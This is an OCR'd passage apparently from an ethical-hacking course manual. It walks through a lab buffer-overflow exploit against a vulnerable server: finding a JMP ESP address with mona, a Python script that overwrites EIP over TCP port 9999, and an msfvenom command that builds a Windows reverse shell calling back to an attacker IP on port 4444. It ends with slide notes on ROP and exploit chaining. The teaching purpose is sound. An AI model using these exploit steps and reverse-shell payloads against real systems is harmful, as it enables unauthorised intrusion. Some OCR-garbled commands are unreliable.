
Figure 6.67: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following **`nasm_shell`** Ruby script to convert assembly language (JMP ESP) into hex code:

`/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb`



/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb - Parrot Terminal
File Edit View Search Terminal Help
Hex code for JMP ESP command

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploi  ramework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Figure 6.68: Screenshot showing Metasploit nasm_shell output

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

`!mona find -s “\xff\xe4” -m essfunc.dll`

Figure 6.70: Screenshot of Immunity Debugger showing breakpoint at the return address

Now, inject the identified return address into EIP by running the following script:

For example, if the return address is "`625011af`", then you must send "`\xaf\x11\x50\x62`", as the x86 architecture stores values in the Little Endian format.

jump.py

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "\xaf\x11\x50\x62"

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.71: Screenshot of Python script for overwriting EIP

When you run the above script, you will notice that the EIP register has been overwritten with the return address of the vulnerable module:

```

Figure 6.72: Screenshot of Immunity Debugger showing EIP register


As shown in the screenshot, attackers can control the EIP register if the target server has modules that do not have proper memory protection settings.

Generate Shellcode and Gain Shell Access

Now, run the following msfvenom command to generate the shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP address> LPORT=<port>
EXITFUNC=thread -f c -a x86 -b "\x00"
```

In the above command, -p → payload, LHOST → attacker's IP, LPORT → attacker's port, -f → filetype, -a → architecture, and –b → bad characters



```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.1.13 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "" - P
```

```
x86/shikata_ga_nai chosen with final size 351

Return-Oriented Programming (ROP) Attack

- Return-oriented programming (ROP) is an **exploitation technique** used by attackers to execute arbitrary malicious code
- An attacker hijacks the target **program control flow** by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries known as gadgets
- Gadgets are a collection of instructions that end with the **x86 RET instruction**
- The attacker selects a **chain of existing gadgets** to create a new program and executes it with malicious intentions
- ROP attacks are very effective as they utilize available and **legal code libraries**, which are not identified by security protections such as **code signing** and executable space protection

Code

```
maliciousfunc ( )
 …….
Push addr_gadgetC()
Push addr_gadgetB()
MOV    X0, gadgetA
BR     X0
```

Library

```
libFuncA ( )
 …….
<Useful gadget>
Pop LR
RET
…….
libFuncB ( )
 …….
<Useful gadget>
Pop LR
RET
…….
```

Malicious app uses buffer overflow to corrupt stack frames


Call gadget A

Pop the address of gadget B from the stack and return to it

Pop the address of gadget C from the stack and return to it

Return-Oriented Programming (ROP) Attack

Return-oriented programming is an exploitation technique used by attackers to execute arbitrary malicious code in the presence of security protections such as code signing and executable space protection. Using this technique, an attacker hijacks the target program control flow by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries know as gadgets. Gadgets are a collection of instructions that end with the x86 RET instruction. The attacker selects a chain of existing gadgets to create a new program and executes it with malicious intentions. Further, the attacker can also perform code branching and search for conditions such as equal, less than, and greater than on the program data. ROP attacks are very effective as they utilize available and legal code libraries, which are not identified by security protections such as code signing and executable space protection.



Code
maliciousfunc ( )
....
Push addr_gadgetC()
Push addr_gadgetB()
MOV X0, gadgetA
BR X0
Library
libFuncA ( )
....
<Useful gadget>
Pop LR
RET
....
libFuncB ( )
....
<Useful gadget>
Pop LR
RET
....
Malicious app uses buffer overflow to corrupt stack frames
Call gadget A
Pop the address of gadget B from the stack and return to it
Pop the address of gadget C from the stack and return to it

Exploit Chaining

- Exploit chaining, also referred to as **vulnerability chaining**, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level
- During exploit chaining, an attacker first initiates the **reconnaissance** operation and then starts **enumerating** various **digital footprints** and underlying vulnerabilities one after another within the software or hardware of the target system

